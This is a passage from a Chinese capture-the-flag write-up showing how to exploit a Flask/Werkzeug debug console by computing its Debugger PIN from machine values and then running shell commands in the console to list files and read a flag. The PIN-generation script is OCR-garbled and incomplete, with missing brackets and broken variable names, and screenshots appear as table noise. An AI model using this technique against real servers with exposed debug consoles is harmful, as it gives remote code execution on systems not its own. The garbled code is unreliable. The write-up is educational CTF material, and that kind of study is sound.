```
注意这些 `?>`是为了闭合前面的语句,在重新添加一句 p h p 的语句来执行命令
## 粗心的程序员呀 (2018安恒8月赛)
>考点: Flask debug pin安全问题
参考:https://xz.aliyun.com/t/2553
http://skysec.top/2018/08/25/2018%E5%AE%89%E6%81%928%E6%9C%88%E8%B5%9BWriteup/#web
https://www.smile.top/%e5%ae%89%e6%81%92%e6%9d%af%e6%9c%88%e8%b5%9bwrite-up/
https://www.jianshu.com/p/e4cfa55a401a
打开网站
![](https://i.loli.net/2018/11/11/5be7b324372ec.png)
点击注册
![](https://i.loli.net/2018/11/11/5be7b3240ed12.png)
写着什么图床系统,很奇怪,注册之后更奇怪
![OperationalError database is locked Werkzeug Debugger.png]
(https://i.loli.net/2018/11/11/5be7b3243eefa.png)
根据先知那位师傅的解释,主要就是利用Flask在debug模式下会生成一个Debugger PIN,我们就是要获取pin
码,才可以进行任意的代码执行,来获取flag
参考飘零师傅的脚本
 ``python
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf',# username
    'flask.app', # modname
   'Flask', # getattr(app, ' name ', getattr(app. class , ' name '))
   '/usr/local/lib/python2.7/dist-packages/flask/app.pyc' # getattr(mod, ' file ',
None),
private bits = [
 '2485377892354'# str(uuid.getnode()), /sys/class/net/eth0/address
h = hashlib.md5()
for bit in chain (probably public bits, private bits):
   if not bit:
       continue
   if isinstance(bit, str):
       bit = bit.encode('utf-8')
   h.update(bit)
h.update(b'cookiesalt')
cookie name = ' wzd' + h.hexdigest()[:20]
```

CTF 注册 登录

welcome



| CTF | | | |
|-------|--|--|--|
| | | | |
| | | | |
| | | | |
| 用户名 | | | |
| 7,7 1 | | | |
| | | | |
| 密码 | | | |
| | | | |
| | | | |
| 确认密码 | | | |
| | | | |
| | | | |
| EMAIL | | | |
| | | | |
| | | | |
| 注册 | | | |
| | | | |
| | | | |
| | | | |

sqlite3.OperationalError

OperationalError: database is locked



The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:


- dump() shows all variables in the frame
 dump(obj) dumps all that's known about the object

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interp

运行之后得到pin: 131-442-946

点击右边那个小终端

OperationalError: database is locked



输入刚才的pin

| erationalError: database is locked | - | | |
|--|---|------------|--|
| ceback (most recent call last) | | | |
| He "/usr/local/lib/python2.7/dist-packages/flask/app.py", line return self.wsgi_app(environ, start_response) | Console Locked The console is locked and needs to be | | |
| P[console ready] | unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server. | 输入刚才得到的pin | |
| file "/usr/local/lib/python2.7/dist-packages/flask/app.py", line response = self.handle_exception(e) | PIN: Confirm Pin | | |
| ile "/usr/local/lib/python2.7/dist-packages/flask/app.py", line reraise(exc_type, exc_value, tb) | | | |
| the second of th | : | | |

然后就可以执行命令

```
Traceback (most recent call last)

File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2309, in __call__
return self.wsgi_app(environ, start_response)

[console ready]
>>>

File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2295, in wsgi_app
response = self.handle_exception(e)
```

输入以下命令

```
[console ready]

>>> from subprocess import check_output

>>> check_output('ls',shell=True)

'app\nbin\nboot\ndev\netc\nfff111aaggggg___hhh\nhome\nlib\nlib64\nmedia\nmnt

\nopt\n

>>> os.popen('cat fff111aaggggg__hhh').read()

'flag{87052362d59339071c5ce607ad28b752}\n'

>>>
```

```
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2309, in __call__

return self.wsgi_app(environ, start_response)

[console ready]
>>> from subprocess import check_output
>>> check_output('ls',shell=True)
'app\nbin\nboot\ndev\netc\nfff111aaggggg___hhh\nhome\nlib\nlib64\nmedia\nmnt\nopt\n\.
>>> os.popen('cat fff111aaggggg___hhh').read()
'flag{87052362d59339071c5ce607ad28b752}\n'
>>>
```

pycharm 版调试: https://www.jianshu.com/p/a9a1b012d5b7